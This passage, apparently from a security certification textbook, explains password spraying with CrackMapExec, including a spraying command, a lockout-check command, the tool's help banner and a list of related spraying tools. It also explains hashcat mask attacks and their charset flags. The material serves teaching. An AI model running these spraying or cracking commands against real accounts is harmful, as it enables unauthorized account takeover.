

Targets every user within a specific workgroup
Attacker
User 1
User 2
User 3
User 4
Target organization's working group

Figure 6.6: Illustration of password spraying attack

Attackers use tools such as CrackMapExec to perform password spraying attacks.

- **CrackMapExec**


  Source: *https://github.com*

  Attackers use the CrackMapExec tool to automate the password cracking process of an entire domain or workgroup member passwords using a small set of commonly used passwords stored in a .txt file. The following command executes the CrackMapExec tool with the passwords stored in the file passwords.txt:

```
crackmapexec smb <IP> -u users.txt -p passwords.txt
```

Run the following command to cross-check whether lockout occurred during the spraying process:

```
spray.sh -smb <targetIP> <usernameList> <passwordList>
<AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>
```



```
                              A swiss army knife for pentesting networks
                           Forged by @byt3bl33d3r using the powah of dank memes

                                          Version: 4.0.1dev
                                         Codename: Bug Pr0n

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {winrm,http,mssql,ssh,smb}
    winrm               own stuff using WINRM
    http                own stuff using HTTP
    mssql               own stuff using MSSQL
    ssh                 own stuff using SSH
    smb                 own stuff using SMB

Ya feelin' a bit buggy all of a sudden?
```

Figure 6.7: Screenshot of CrackMapExec

The following are some additional password spraying attack tools:

- Kerbrute (*https://github.com*)
- Invoke-DomainPasswordSpray (*https://github.com*)
- Spray (*https://github.com*)
- Omnispray (*https://github.com*)

- **Mask Attack**

  Mask attack is similar to brute-force attacks but recovers passwords from hashes with a more specific set of characters based on information known to the attacker. Brute-force attacks are time-consuming because the attacker tries all possible combinations of characters to crack the password. In contrast, in a mask attack, the attacker uses a pattern of the password to narrow down the list of possible passwords and reduce the cracking time.

- **hashcat**

Source: *https://hashcat.net*

Attackers use the hashcat tool to perform password attacks such as brute-force attacks, dictionary attacks, and mask attacks. To perform mask attacks, an attacker must know the flags used for the built-in charset, custom charset, and attack mode to create an appropriate pattern for the password.

Built-in Charsets

The following built-in charset helps specify the type of character to be used:

- `?l = abcdefghijklmnopqrstuvwxyz`
- `?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ`
- `?d = 0123456789`
- `?h = 0123456789abcdef`
- `?H = 0123456789ABCDEF`
- `` ?s = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ ``
- `?a = ?l?u?d?s`
- `?b = 0x00 - 0xff`

Custom Charset

A custom charset is used in situations where the attacker is unsure about the type of character in a particular placeholder:

- `-1 abcdefghijklmnopqrstuvwxyz0123456789`
- `-1 abcdefghijklmnopqrstuvwxyz?d`
- `-1 ?l0123456789`
- `-1 ?l?d`

Hash Mode

